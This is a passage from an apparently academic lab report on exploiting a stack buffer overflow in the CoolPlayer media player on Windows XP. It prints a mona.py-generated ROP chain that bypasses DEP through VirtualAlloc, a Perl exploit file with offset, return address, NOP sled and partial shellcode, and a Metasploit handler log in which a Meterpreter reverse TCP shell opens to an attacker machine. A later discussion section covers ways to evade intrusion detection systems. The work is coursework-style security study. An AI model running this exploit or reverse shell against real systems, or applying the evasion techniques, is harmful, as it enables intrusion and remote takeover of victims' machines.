004DE110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004DE120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0011FA1C  41414141 AAAA
0011FA20  41414141 AAAA
0011FA24  41414141 AAAA
0011FA28  0044471E ▲GD. 1702675.0044471E
0011FA2C  41414141 AAAA
0011FA30  77C1128A è‡┴w msvcrt.77C1128A
0011FA34  43434343 CCCC
0011FA38  44444444 DDDD
0011FA3C  00138300 .ā‼.
0011FA40  001381C0 └ü‼.
0011FA44  00000000 ....
0011FA48  CCCCCCCC ╠╠╠╠
0011FA4C  CCCCCCCC ╠╠╠╠
0011FA50  CCCCCCCC ╠╠╠╠
0011FA54  CCCCCCCC ╠╠╠╠
0011FA58  CCCCCCCC ╠╠╠╠
0011FA5C  CCCCCCCC ╠╠╠╠
0011FA60  CCCCCCCC ╠╠╠╠
0011FA64  CCCCCCCC ╠╠╠╠
0011FA68  CCCCCCCC ╠╠╠╠
```

```
[16:40:51] Breakpoint at msvcrt.77C1128A
```

Figure 45 - Checking stack at RETN address


Next, mona.py was used to attempt to generate ready-made full ROP chains with the previously mentioned bad characters removed (Figure 46). A single full ROP chain utilising the VirtualAlloc() system function was found (Figure 47).



```
004DE150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004DE160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004DE170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004DE180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'
```


Figure 46 - Generate ROP chains with mona.py



```
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c21a44,  # POP EBP # RETN [msvcrt.dll]
      0x77c21a44,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c46e53,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c3b860,  # POP EAX # RETN [msvcrt.dll]
      0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
      0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c46116,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c34dc4,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c35524,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()
```

Figure 47 - Full ROP chain; VirtualAlloc()

The Python-based ROP chain was ported into Perl and added into an exploit file which had the previously discovered RETN memory address, the ROP chain, a short NOP sled and shellcode that opens the calculator (Figure 48). *Appendix D* shows full source code of exploit file. After loading the exploit file into CoolPlayer, the calculator successfully popped up (Figure 49). The shellcode was then modified to use the Meterpreter reverse TCP shell payload from the previous section and after running the exploit a connection was opened on the attacker machine (Figure 50).



```
$file = "calcrop.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048; # Offset
$eip = pack('V', 0x77c1128a);

$buffer = pack('V',0x77c21a44); # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c21a44);    # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c46e53);    # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);    #
$buffer .= pack('V',0x77c127e5);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e1);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd);    # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081);    # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);    # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3b860);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e);    # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a);    # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);    # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c46116);    # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);    # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c34dc4);    # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);    # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);    # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);    # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35524);    # ptr to 'push esp # ret ' [msvcrt.dll]

$nop_sled = "\x90" x 15;
$shellcode = "\x89\xe3\xda\xca\xd9\x73\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
```

Figure 48 - Part of exploit file utilising a ROP chain with calculator shellcode





Figure 49 - Buffer overflow exploit successfully opened the calculator with DEP enabled



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.128.130
LHOST ⇒ 192.168.128.130
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.128.130:4444
[*] Sending stage (180291 bytes) to 192.168.128.131
[*] Meterpreter session 1 opened (192.168.128.130:4444 → 192.168.128.131:1162) at 2020-04-28 12:32:59 +0100

meterpreter > sysinfo
Computer        : XPSP3VULNERABLE
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_GB
Domain          : XP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Figure 50 - Meterpreter shell opened with ROP chain exploit

3 DISCUSSION

3.1 BUFFER OVERFLOW COUNTERMEASURE IN MODERN OPERATING SYSTEMS

In addition to security features in programming languages and secure coding best practices, modern operating systems have implemented several different countermeasures against buffer overflows due to how dangerous exploiting this type of vulnerability is. This section will heavily talk about how these features are implemented in Microsoft's Windows operating systems. Such countermeasures include Address Space Layout Randomisation (ASLR), executable-space protection and Structured Exception Handler Overwrite Protection (SEHOP) as well as several others implemented by Microsoft Visual C++ compiler on the software-level (Microsoft, 2010). Despite making memory-related attacks harder and less reliable, the countermeasures are not bulletproof and there are ways for a malicious attacker to circumvent these protection schemes in certain cases. Other operating systems have similar countermeasures but are named differently and the implementation might differ slightly.

Since Windows XP Service Pack 2 Microsoft started implementing executable-space protection for memory which they call Data Execution Prevention (DEP). It works by flagging specific areas of memory as non-executable and prevents an attacker from executing machine code (i.e. shellcode) in these regions by raising an exception when code is attempted to be run in the restricted memory section. Depending on the version of Windows running, DEP can be configured in different ways and in some cases disabled completely. To bypass NX, or non-execute, return-oriented programming (ROP) can be utilised to take advantage of readily available code in memory to achieve a wanted action. ROP is used to make calls to Windows API functions to disable DEP and allow shellcode execution (Rapid7, 2016).

ASLR is a security technique which attempts to stop the previously explained ROP-based attacks and prevent a malicious user from exploiting memory-related vulnerabilities. It works by randomly arranging the address space for processes' important data sections thus preventing reliable jumps to for example specific exploitable functions in memory. Some of the important positions that ASLR shuffles are the stack, heap and any libraries that an application uses. To defeat this countermeasure, a malicious user must guess the specific positions they want to exploit, although attacking the stack or heap is a bit less exact. Microsoft's Windows Vista started implementing address space layout randomisation specifically only for executables and DLL shared libraries which have been ASLR-enabled. To bypass ASLR, the attacker needs to find a non-ASLR enabled DLL module or successfully execute what is known as a partial EIP overwrite (Corelan, 2009).

SEHOP was introduced in Windows Vista Service Pack 1 and Windows Server 2008 and is meant as a countermeasure for Structured Exception Handler (SEH) exploits. According to a Microsoft article (2009) 40% of Metasploit framework's exploits utilised the SEH overwrite technique. SEHOP verifies the validity of a processes thread's exception handler list before any registered exception handlers can be called. The company Sysdream has a short whitepaper (no date) about bypassing SEHOP and also provides a proof of concept. Like the other buffer overflow countermeasures, SEHOP on its own is not a complete solution to memory vulnerabilities but when combined with the others they provide very good protection.

3.2 INTRUSION DETECTION SYSTEM EVASION

Intrusion Detection Systems attempt to detect malicious events in networks or systems often via signature-based or anomaly-based detection mechanisms. Signature-based detection relies on recognising known bad patterns to detect threats such as malware while anomaly-based detection looks for inconsistencies to usual known-good events. The main problem with signature-based detection is the need to constantly update the detection engine with new signatures. Anomaly-based detection often relies on machine learning which means the system must be given enough existing data to train it to be accurate. To prevent an IDS from detecting shellcode, the payload for a buffer overflow attack can utilise several different techniques such as encoding, encryption, packet splitting and duplicate insertion (Cheng *et al*., 2012).

Encoding-based evasion works by substituting for example ASCII characters with their hexadecimal counterparts. If the IDS does not have support for a specific encoding it cannot detect it being malicious even if the plaintext version is detected. The often used Metasploit framework has a tool called MSFvenom, which is used to craft exploits and has excellent support for a multitude of different encodings and other ways to customise shellcode. One of the more common encoders for IDS and antivirus evasion is Shikata Ga Nai, which its source-code comments (Rapid7, 2017) describe as "a polymorphic XOR additive feedback encoder". The technical whitepaper by Farley and Wang (2014) examines several features the encoder uses to craft undetectable exploits.

Encryption-based evasion techniques work by encrypting the payload using a cipher which results in a seemingly gibberish looking output which the IDS then mistakes as non-malicious. The exploit will then decrypt the payload at a later stage once it has passed the security check and the complete shellcode gets executed. Metasploit framework version 5 introduced ready-to-use encrypted payloads that were developed to be easily modifiable in case they eventually got detected. The article by Rapid7 (2019a) that introduced these new payloads did acknowledge that an unmodified exploit does have a high chance of getting detected but changing the signature would help it to stay hidden. An easy way to slightly change the shellcode would be to modify some of the instructions with alternatives that still have the same meaning.

Packet splitting attempts to evade intrusion detection systems by splitting its payload into multiple packets. A very simplified example utilising a Netcat reverse shell would be to send the initial Netcat command (nc) in the first packet and the necessary arguments (IP address, port, etc.) in consecutive ones. Unless the IDS is able to assemble the fragmented packets, the exploit will get passed undetected. Duplicate insertion can be thought of as the opposite of packet splitting as it makes use of overlapping or fully duplicated segments. Operating systems handle small differences in for example network-related connections in slightly different ways. The previously mentioned paper by Cheng *et al*. describes an example attack with different Time-To-Live values and the ambiguity confuses the IDS.

There are several different open-source and commercial intrusion detection systems available and none of them handle possible attacks in a uniform manner. This makes it hard to develop an exploit passes every IDS, however utilising several of the previously mentioned evasion techniques will improve the chances of staying undetected.

References

Aleph One (1996) 'Smashing the stack for fun and profit', *Phrack*, 7(49), file 14/16. Available at: http://www.cs.ucr.edu/~zhiyunq/teaching/cs165/resources/paper/stack_smashing.pdf (Accessed: 9 March 2020).

Carlo, C. (2003) 'Intrusion detection evasion: how attackers get past the burglar alarm'. Available at: https://www.sans.org/reading-room/whitepapers/detection/intrusion-detection-evasion-attackers-burglar-alarm-1284 (Accessed 3 April 2020).

Cheng, T.-H. *et al*. (2012) 'Evasion techniques: sneaking through your intrusion detection/prevention systems', *IEEE Communications Surveys & Tutorials*, 14(4), pp. 1011–1020. doi: 10.1109/SURV.2011.092311.00082.

CoolPlayer (no date) *Frequently asked questions*. Available at: http://coolplayer.sourceforge.net/?faq (Accessed: 9 March 2020).

Corelan (2009) *Exploit writing tutorial part 6: bypassing stack cookies, SafeSeh, SEHOP, HW DEP and ASLR*. Available at: https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/ (Accessed: 7 April 2020).

Corelan (2010) *Exploit writing tutorial part 8: Win32 egg hunting*. Available at: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/ (Accessed: 13 April 2020).

Eeckhoutte, P. V. 2010 writeegghunter.pl [perl]. https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/

Farley, R. and Wang, X. (2014) 'CodeXt: automatic extraction of obfuscated attack code from memory dump', pp. 502–514. doi: 10.1007/978-3-319-13257-0_32.

Github (2020) *Corelan repository for mona.py*. Available at: https://github.com/corelan/mona (Accessed: 11 April 2020).

Imperva (2020) *Buffer overflow attack*. Available at: https://www.imperva.com/learn/application-security/buffer-overflow/ (Accessed: 3 April 2020).

Microsoft (2009) *Preventing the exploitation of structured exception handler (SEH) overwrites with SEHOP*. Available at: https://msrc-blog.microsoft.com/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/ (Accessed: 7 April 2020).

Microsoft (2010) *Windows ISV software security defences*. Available at: https://docs.microsoft.com/en-us/previous-versions/bb430720(v=msdn.10)?redirectedfrom=MSDN (Accessed: 7 April 2020).

Nelißen, J. (2002) 'Buffer overflows for dummies'. Available at: https://www.sans.org/reading-room/whitepapers/threats/buffer-overflows-dummies-481 (Accessed: 1 April 2020).

OWASP Foundation (no date) *Buffer overflow*. Available at: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow (Accessed: 11 March 2020).

Rapid7 (2016) *Return oriented programming (ROP) exploits explained*. Available at: https://www.rapid7.com/resources/rop-exploit-explained/ (Accessed: 7 April 2020).

Rapid7 (2017) shikata_ga_nai.rb [Ruby]. https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/x86/shikata_ga_nai.rb

Rapid7 (2019a) *Metasploit shellcode grows up: encrypted and authenticated C shells*. Available at: https://blog.rapid7.com/2019/11/21/metasploit-shellcode-grows-up-encrypted-and-authenticated-c-shells/ (Accessed: 6 April 2020).

Rapid7 (2019b) *Stack-based buffer overflow attacks: explained and examples*. Available at: https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know (Accessed: 9 March 2020).

Sysdream (no date) 'Bypassing SEHOP'. Available at: https://web.archive.org/web/20100215173827/http://www.sysdream.com/articles/sehop_en.pdf (Accessed: 7 April 2020).

The Mitre Corporation (2020a) *Search results for buffer overflow*. Available at: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=buffer+overflow (Accessed: 9 March 2020).

The Mitre Corporation (2020b) *Search results for coolplayer*. Available at: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=coolplayer (Accessed: 9 March 2020).


Wikipedia (2020a) *Heap overflow*. Available at: https://en.wikipedia.org/wiki/Heap_overflow (Accessed: 1 April 2020).

Wikipedia (2020b) *Stack buffer overflow*. Available at: https://en.wikipedia.org/wiki/Stack_buffer_overflow (Accessed: 1 April 2020).

APPENDICES


APPENDIX A – METHOD TWO FOR CHECKING AVAILABLE SPACE FOR SHELLCODE

A second way to check the available space for shellcode is to generate an increasingly larger pattern with the previously used pattern_create tool and see whether the whole pattern gets written onto the buffer. If it cuts off at some point, that means the buffer ran out of available space (Figure 51 – Figure 53).




```
root@kali:~/1703641# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
d4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7
8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1A
```

Figure 51 - Pattern creation for checking stack space



```
$file = "stack_space.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars1 = "A" x 1048; # Offset
$eip = "BBBB";
